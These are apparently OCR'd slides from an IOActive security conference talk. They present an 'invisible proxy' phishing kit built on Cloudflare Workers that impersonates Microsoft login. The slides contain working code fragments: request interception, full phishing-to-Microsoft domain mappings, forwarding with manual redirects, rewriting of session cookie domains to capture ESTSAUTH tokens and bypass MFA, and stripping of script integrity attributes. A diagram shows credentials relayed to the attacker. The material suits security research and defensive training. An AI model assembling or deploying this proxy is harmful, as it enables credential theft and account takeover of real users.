
•Origin validation happens in **secure browser context**

•Proxy has **zero control** over this process

IOActive.

#OOTB2025

How this Invisible Proxy works?


Deploy the server
1
Send the phishing email
2
Victim
Received
Open phishing URL
3
Connect to
Invisible Proxy
https://phishing.com
4
Doing interesting things under the hood to perform the redirection
Original Server
https://login.microsoftonline.com
Rewrite things so it can communicate back with the invisible proxy
5
https://phishing.com/login
6
Landed on the phishing domain, **viewing** the content of the original server
Attacker
7
User & Password
https://phishing.com/login
8
https://login.microsoftonline.com/login
Invisible proxy sends credentials to the attacker's server ☺
7.5
Rewrite things so it can communicate back with the invisible proxy
9
https://phishing.com/mfa
Landed on the next step of the Oauth2 workflow.
MFA/OTP
https://phishing.com/logged
https://login.microsoftonline.com/logged
Redirect to
https://phishing.com/cookies
Legitimate Domain

IOActive


#OOTB2025

Coding 101 (Evil-CfWorker)

1. This single line intercepts every HTTP request hitting our phishing domain before any processing occurs.

2. The event listener acts as our universal gateway, routing all traffic to the core proxy engine.

3. By hijacking the fetch event, we guarantee total control over every response sent back to victims.



```
/**
 * Main event listener
 */
addEventListener('fetch', event => {
    event.respondWith(handleRequest(event.request));
});
```

IOActive


#OOTB2025

Coding 101 (Evil-CfWorker)


1. These bidirectional mappings are the DNA of our invisible proxy; they define which legitimate domains get replaced with phishing ones.

2. *SUBDOMAIN_MAPPING* transforms victim requests from phishing domains to real Microsoft services seamlessly.

3. *REVERSE_MAPPING* ensures Microsoft's responses get rewritten back to our phishing domains, completing the illusion.



```
// Bidirectional domain mapping
const SUBDOMAIN_MAPPING = {
    'magicedge.help': 'login.microsoftonline.com',
    'login.magicedge.help': 'login.microsoft.com',
    'office.magicedge.help': 'www.office.com',
    'cdn.magicedge.help': 'aadcdn.msftauth.net',
    'static.magicedge.help': 'aadcdn.msauth.net',
    'live.magicedge.help':'login.live.com',
    'browser.magicedge.help':'browser.events.data.microsoft.com',
    'net.magicedge.help':'identity.nel.measure.office.net',
    'eu.magicedge.help':'eu-mobile.events.data.microsoft.com'
};
```




```
// Reverse mapping for responses (original -> phishing)
const REVERSE_MAPPING = {
    'login.microsoftonline.com': 'magicedge.help',
    'login.microsoft.com': 'login.magicedge.help',
    'www.office.com': 'office.magicedge.help',
    'aadcdn.msftauth.net': 'cdn.magicedge.help',
    'aadcdn.msauth.net': 'static.magicedge.help',
    'login.live.com':'live.magicedge.help',
    'browser.events.data.microsoft.com':'browser.magicedge.help',
    'identity.nel.measure.office.net':'net.magicedge.help',
    'eu-mobile.events.data.microsoft.com':'eu.magicedge.help'
};
```


IOActive

Coding 101 (Evil-CfWorker)

- This parameter prevents automatic redirects that would expose Microsoft's real domains to the victim.
- We intercept every redirect response and rewrite the Location header to keep victims on our phishing domain.
- Without manual control, OAuth flows and MFA redirects would immediately break our domain illusion.



```
// Forward to Microsoft
const response = await fetch(rewrittenUrl, {
    method: request.method,
    headers: headers,
    body: body,
    redirect: 'manual'
});
```




❌ WITHOUT `redirect: 'manual'`	✅ WITH `redirect: 'manual'`
What Happens:	**What Happens:**
• Fetch follows redirects automatically	• We intercept every redirect response
• Victim sees real Microsoft URLs	• We rewrite Location headers
• Domain illusion breaks instantly	• Victim stays on phishing domain
• Game over	• Attack continues seamlessly


#OOTB2025

Coding 101 (Evil-CfWorker)

- We intercept Microsoft's Set-Cookie headers and rewrite their domains to match our phishing domain.
- This transforms legitimate Microsoft session cookies into cookies that work on our malicious domain.
- The victim's browser now sends Microsoft's authentication tokens directly to our proxy on every request.



```javascript
// Rewrite cookie domains
const rewrittenCookie = rewriteDomains(cookie, 'response', {
    cookieDomains: true,
    plainDomains: true
});
```



🏢 MICROSOFT SENDS	→	🎭 WE TRANSFORM TO
`Set-Cookie: ESTSAUTH=abc123;`	REWRITE	`Set-Cookie: ESTSAUTH=abc123;`
`Domain=.microsoftonline.com`	DOMAINS	`Domain=.evil-domain.com`
`Set-Cookie: ESTSAUTHPERSISTENT=xyz;`	REWRITE	`Set-Cookie: ESTSAUTHPERSISTENT=xyz;`
`Domain=.login.microsoft.com`	DOMAINS	`Domain=.login.evil-domain.com`

Microsoft Oauth2 Security

$$\begin{tikzcd}
\text{Domain Rewriting} \arrow[d] \\
\text{Preflight requests}
\end{tikzcd}$$


#OOTB2025

Microsoft Oauth2 Security

Domain Rewriting

Preflight requests

Script Integrity Attributes


```
/**
 * Remove integrity attributes
 */
function removeIntegrityAttributes(content) {
    return content
        .replace(/(<script[^>]*?)\s+integrity=["'][^"']*["']/gi, '$1 integrity=""')
        .replace(/(<link[^>]*?)\s+integrity=["'][^"']*["']/gi, '$1 integrity=""')
        .replace(/integrity=["'][^"']*["']/gi, 'integrity=""')
        .replace(/(\w+\.integrity\s*=\s*)['"][^'"]*['"]/g, '$1""');
}
```

#OOTB2025

